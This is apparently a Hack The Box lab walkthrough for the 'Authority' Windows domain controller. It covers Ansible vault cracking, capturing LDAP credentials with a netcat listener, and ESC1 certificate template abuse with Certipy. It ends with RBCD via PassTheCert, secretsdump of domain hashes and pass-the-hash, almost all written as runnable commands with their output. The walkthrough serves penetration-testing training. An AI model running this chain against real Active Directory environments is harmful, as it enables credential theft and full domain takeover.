Authority

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Difficulty: Medium

Classification: Official

Synopsis

Authority is a medium-difficulty Windows machine that highlights the dangers of misconfigurations, password reuse, storing credentials on shares, and demonstrates how default settings in Active Directory (such as the ability for all domain users to add up to 10 computers to the domain) can be combined with other issues (vulnerable AD CS certificate templates) to take over a domain.

Skills Required

- Domain Controller enumeration
- Solid understanding of Active Directory Concepts
- Active Directory Enumeration

Skills Learned

- Cracking Ansible vaults
- Enumerating & Exploiting AD CS
- Pass-the-Cert attack

Enumeration

Nmap


```
nmap -p- 10.10.11.222

Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-13 10:54 BST
Nmap scan report for 10.10.11.222
Host is up (0.012s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8443/tcp  open  https-alt
9389/tcp  open  adws
47001/tcp open  winrm
<snip>

Nmap done: 1 IP address (1 host up) scanned in 241.10 seconds
```

An initial `Nmap` scan of the target reveals that it is a domain controller. Aside from standard domain controller ports, ports `80` and `8443` stand out.

HTTP

Browsing to port `80` shows an IIS splash page and reveals no further endpoints.

Browsing to port `8443` using `https://`, we are redirected to `/pwm/private/login`, which appears to be an instance of an open-source password self-service application that can be use with LDAP in Active Directory environments.



The application is called PWM. When visiting the site, we get a popup showing that the application is in `Configuration Mode`, so it seems we need to get into the `Configuration Manager` or `Configuration Editor`, which both just take a password; no username needed. A quick check of weak/default combinations like `admin:admin` does not work, so we move on.

SMB

Enumerating SMB we see non-standard shares, such as `Department Shares` and `Development`, and others that are standard on a Domain Controller, such as `NETLOGON` and `SYSVOL`.

```
smbclient --no-pass -L //10.10.11.222

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Department Shares Disk
    Development     Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

We get `NT_STATUS_ACCESS_DENIED` on all but the `Development` share, which we can connect to and list the contents.

```
smbclient //10.10.11.222/Development -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023

        6412543 blocks of size 4096. 1559126 blocks available
```

Let's download the share's contents recursively so we can dig through it on our testing box.

```
smbclient //10.10.11.222/Development -N -c 'prompt OFF;recurse ON;lcd
'~/Desktop/HTB_work/Content/Boxes/Authority/smb_contents/';mget *'

getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as
Automation/Ansible/ADCS/.ansible-lint (0.5 KiloBytes/sec) (average 0.5
KiloBytes/sec)
getting file \Automation\Ansible\ADCS\.yamllint of size 205 as
Automation/Ansible/ADCS/.yamllint (0.4 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\LICENSE of size 11364 as
Automation/Ansible/ADCS/LICENSE (22.3 KiloBytes/sec) (average 8.0 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\README.md of size 7279 as
Automation/Ansible/ADCS/README.md (14.7 KiloBytes/sec) (average 9.6
KiloBytes/sec)
<SNIP>
```

The contents of the `Automation` directory appear to be `Ansible` playbooks which perhaps were used to configure some things on the target box. We see a share named `ADCS` which, along with the box name, could be a hint that Active Directory Certificate Services (AD CS) is installed on the target. We will keep that in mind for later.

```
tree -L 3
.
└── Automation
    └── Ansible
        ├── ADCS
        ├── LDAP
        ├── PWM
        └── SHARE

6 directories, 0 files
```

Let's first dig through the `PWM` directory since this is the most likely target right now.

```
cd Ansible/PWM/
tree

.
├── ansible.cfg
├── ansible_inventory
├── defaults
│   └── main.yml
├── handlers
│   └── main.yml
├── meta
│   └── main.yml
├── README.md
├── tasks
│   └── main.yml
└── templates
    ├── context.xml.j2
    └── tomcat-users.xml.j2

5 directories, 9 files
```

The `tomcat-users.xml.j2` file contains two passwords but neither work for PWM and the Tomcat manager is not exposed.

Ansible Vault

The `main.yml` file in the `defaults` directory contains strings encrypted using the Ansible Vault which allows for one to store sensitive data such as credentials in playbook or role files instead of in plaintext.

```
cat defaults/main.yml

---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true
```

```
pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>

ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          <SNIP>
```

There are three different hashes in this file (`pwm_admin_login`, `pwm_admin_password`, and `ldap_admin_password`) which we can convert to a crackable format using `ansible2john.py` per this guide.

First, we need to save each hash to a file and clean them up with `sed` to remove the whitespaces.

```
sed -i 's/^[ \t]*//' vault1
cat vault1

$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
61343536636634623732656338323566633562393830396 40a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
```

Now we can convert each one using `ansible2john.py`.

```
python3 /usr/share/john/ansible2john.py vault1

vault1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b98
09d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d7
34abba49403c42bc2cd8

python3 /usr/share/john/ansible2john.py vault2

vault2:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e
9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678
f4a8b1f8550905f70da5

python3 /usr/share/john/ansible2john.py vault3

vault3:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502
f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814e
bcf2fe98334284203635
```

Now let's try to crack the hashes using `Hashcat`. The mode we want is `16900`. We can feed the hashes to `Hashcat` using the `rockyou.txt` wordlist, after trimming off the front part of the hash (they should start with `$ansible$`).

The hashes all crack to the same password rather quickly:

```
hashcat -m 16900 vault_hashes /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1df
f07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f
8550905f70da5:!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e04
1732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba4
9403c42bc2cd8:!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd
9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe9
8334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Ansible Vault
Hash.Target......: hashes
Time.Started.....: Fri Oct 13 12:29:04 2023 (1 min, 21 secs)
Time.Estimated...: Fri Oct 13 12:30:25 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     1486 H/s (9.35ms) @ Accel:256 Loops:128 Thr:1 Vec:8
Recovered........: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.........: 119808/43033155 (0.28%)
Rejected.........: 0/119808 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:9984-9999
Candidates.#1....: treetree -> prospect

Started: Fri Oct 13 12:27:15 2023
Stopped: Fri Oct 13 12:30:27 2023
```

We now need to install [ansible-vault] from `pip` to decrypt the encrypted strings found in the file. Now we can decrypt each one using the cracked password `!@#$%^&*`.

```
cat vault1 | ansible-vault decrypt

Vault password:
Decryption successful
svc_pwm
```

The first gives us a username.

```
cat vault2 | ansible-vault decrypt

Vault password:
Decryption successful
pWm_@dm!N_!23
```

The second gives us a password.


```
cat vault3 | ansible-vault decrypt

Vault password:
Decryption successful
DevT3st@123
```

As a bonus, the third gives us another password, which we find not to be useful anywhere.

Going back to the PWM login panel, we are able to log into the `Configuration Editor` with the password `pWm_@dm!N_!23`.


Foothold

After digging around the panel for a bit, we find the LDAP connection page that has a `Test LDAP Profile` button.



Sometimes, it is possible to retrieve cleartext credentials by tricking the LDAP connection tester to connect to your own `Netcat` listener. Since it is using LDAPS, however, we will need to try editing the existing LDAP URL `ldaps://authority.htb.corp:636` to use `ldap://` and port `389`, pointing it to our attacking machine's host IP instead.

After editing it like so, we click `OK` to save it.



Next, we start a `Netcat` listener on port `389` and click the `Test LDAP Profile` button on PWM. We promptly get a callback on our listener that contains the password for the `svc_ldap` account.

```
nc -lvnp 389

listening on [any] 389 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.222] 56867
0Y`T;CN=svc_ldap,OU=Service
Accounts,OU=CORP,DC=authority,DC=htb@lDaP_1n_th3_cle4r!
```

We now have the following set of AD credentials: `svc_ldap:lDaP_1n_th3_cle4r!`.

We try using the credentials to `win-rm` into the machine:

```
evil-winrm -i 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
```

The `user` flag can be found at `C:\Users\svc_ldap\Desktop\user.txt`.

Privilege Escalation

Since we previously noticed that `AD CS` was likely in use, let's try to use Certipy to check for any vulnerable AD certificate templates.

```
certipy find -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!' -dc-ip
10.10.11.222 -vulnerable

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
```

```
[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA:
CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying
again...
[*] Got CA configuration for 'AUTHORITY-CA'
[*] Saved BloodHound data to '20231013125232_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20231013125232_Certipy.txt'
[*] Saved JSON output to '20231013125232_Certipy.json'
```

A section of the outputted `txt` file gives us some information about certificate templates and more specifically about a template called `CorpVPN`.

```
cat 20230423202134_Certipy.txt

<snip>
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
```

```
                                        AUTHORITY.HTB\Enterprise Admins
                                        AUTHORITY.HTB\Administrator
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                        AUTHORITY.HTB\Enterprise Admins
                                        AUTHORITY.HTB\Administrator
        Write Property Principals       : AUTHORITY.HTB\Domain Admins
                                        AUTHORITY.HTB\Enterprise Admins
                                        AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'AUTHORITY.HTB\\Domain Computers' can
enroll, enrollee supplies subject and template allows client authentication
```

The `CorpVPN` certificate template allows all domain computers to enrol and is vulnerable to ESC1, which allows the enrolee to supply an arbitrary Subject Alternate Name (SAN). This means that we can request a certificate on behalf of another user, such as a Domain Admin.

Before moving on, we need a computer account. We can confirm quickly that the `MachineAccountQuota` is set to the default value of `10`, so we should have no problem adding a computer account.

We first add the relevant DNS entries to our `hosts` file, which we can read in `certipy`'s output.

```
echo 10.10.11.222 authority.authority.htb authority.htb | sudo tee -a /etc/hosts
```

We then verify the aforementioned setting via `crackmapexec`:

```
crackmapexec ldap 10.10.11.222 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M MAQ

SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10.0 Build 17763
x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
LDAPS       10.10.11.222    636    AUTHORITY        [+]
authority.htb\svc_ldap:lDaP_1n_th3_cle4r!
MAQ         10.10.11.222    389    AUTHORITY        [*] Getting the
MachineAccountQuota
MAQ         10.10.11.222    389    AUTHORITY        MachineAccountQuota: 10
```

Having verified the `MachineAccountQuota`, we now add a computer account using `addcomputer.py` from `Impacket`.

```
addcomputer.py 'authority.htb/svc_ldap' -method LDAPS -computer-name 'EVIL01' -
computer-pass 'StrOng3st_P@sswOrd!' -dc-ip 10.10.11.222

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:lDaP_1n_th3_cle4r!
[*] Successfully added machine account EVIL01$ with password StrOng3st_P@sswOrd!.
```

Next, we use this computer account to request a certificate specifying the built-in domain Administrator account as the SAN.

```
certipy req -username EVIL01$ -password 'StrOng3st_P@sswOrd!' -ca AUTHORITY-CA -
dc-ip 10.10.11.222 -template CorpVPN -upn administrator@authority.htb -dns
authority.htb -debug
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with multiple identifications
    UPN: 'administrator@authority.htb'
    DNS Host Name: 'authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
```

> Note: If you get a clock skew error, sync your host with the Domain Controller host using `ntpdate`.
>
> ```
> sudo ntpdate 10.10.11.222
>
> 13 Oct 21:00:43 ntpdate[12999]: step time server 10.10.11.222 offset
> +14401.132547 sec
> ```

Now we can try to use `Certipy` with this `.pfx` certificate file to request a Kerberos TGT as the domain Administrator. If everything goes right the tool will perform a Kerberos U2U (User-to-User authentication) for us and decrypt the NT hash from the Privilege Attribute Certificate (PAC) and we will then be able to use the NT hash to pass-the-hash and obtain administrator access.

```
certipy auth -pfx administrator_authority.pfx -debug

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@authority.htb'
    [1] DNS Host Name: 'authority.htb'
> 0
[+] Trying to resolve 'authority.htb' at '8.8.8.8'
[*] Using principal: administrator@authority.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

We, however, get an error `KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)`. Some searching points us to this blog post, which explains that this likely means that the target Domain Controller does not support `PKINIT`. We can, however, use the PassTheCert tool to authenticate against LDAP using Schannel (Secure Channel).

To use this tool, we first must extract the `.crt` and `.key` files from the `.pfx` certificate file using OpenSSL.

We start by cloning the tool from the repository and copying over the previously-generated `.pfx` file.

```
git clone https://github.com/AlmondOffSec/PassTheCert.git
cd PassTheCert
cp ../administrator_authority.pfx .
```

We then use `OpenSSL` to extract the aforementioned files. We can leave the import password blank and enter something like `1234` twice for the PEM pass phrase.

```
openssl pkcs12 -in  administrator_authority.pfx -nocerts -out  administrator.key

Enter Import Password:
Enter PEM pass phrase:1234
Verifying - Enter PEM pass phrase
```

Next, we extract the `.crt` file and again set a blank import password by pressing enter.

```
openssl pkcs12 -in  administrator_authority.pfx -clcerts -nokeys -out
administrator.crt

Enter Import Password:
```

Now we can use the tool to give the computer account we control, namely `EVIL01$`, RBCD, or delegation rights over the DC. We enter the PEM pass phrase `1234` that we used when extracting the `.key` file earlier.

```
python3 ./Python/passthecert.py -dc-ip 10.10.11.222 -crt administrator.crt -key
administrator.key -domain authority.htb -port 636 -action write_rbcd -delegate-to
'AUTHORITY$' -delegate-from 'EVIL01$'

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Enter PEM pass phrase:1234
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] EVIL01$ can now impersonate users on AUTHORITY$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     EVIL01$      (S-1-5-21-622327497-3269355298-2248959698-11602)
```

Next, we'll use `impacket-getST` to impersonate the Administrator account and grab a TGT.

```
impacket-getST -spn 'cifs/AUTHORITY.authority.htb' -impersonate Administrator
'authority.htb/EVIL01$:Str0ng3st_P@ssw0rd!'

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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

We then set the environment variable to use this TGT.

```
export KRB5CCNAME=Administrator.ccache
```

Now we can dump all the hashes.

```
impacket-secretsdump -k -no-pass
authority.htb/Administrator@authority.authority.htb -just-dc-ntlm

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[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4
ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1::
:
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:815fe0602456b443c45ac1b507d4684d
:::
[*] Cleaning up...
```

Finally, we can use the NT hash to pass-the-hash to the Domain Controller host and `win-rm` as `administrator`:

```
evil-winrm -i 10.10.11.222 -u administrator -H 6961f422924da90a6928197429eea4ed

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
```

The root flag can be found at `C:\Users\Administrator\Desktop\root.txt`.